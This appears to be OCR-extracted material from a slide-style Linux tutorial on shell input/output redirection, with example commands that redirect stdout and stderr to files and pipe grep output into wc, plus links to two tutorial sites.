
```
$ echo hi > file
```




OUTPUT (STDOUT) REDIRECTION

—https://ryanstutorials.net/linuxtutorial/piping.php
—https://devconnected.com/input-output-redirection-on-linux-explained/

(Input/Output) Redirection In A Nutshell




```
$ echo hi 2>file
```




STDERR REDIRECTION

—https://ryanstutorials.net/linuxtutorial/piping.php
—https://devconnected.com/input-output-redirection-on-linux-explained/

(Input/Output) Redirection In A Nutshell





```
$ echo hi > file1 2>&1
```




—https://ryanstutorials.net/linuxtutorial/piping.php
—https://devconnected.com/input-output-redirection-on-linux-explained/

(Input/Output) Redirection In A Nutshell






```
$ grep .com domains | wc -l
```



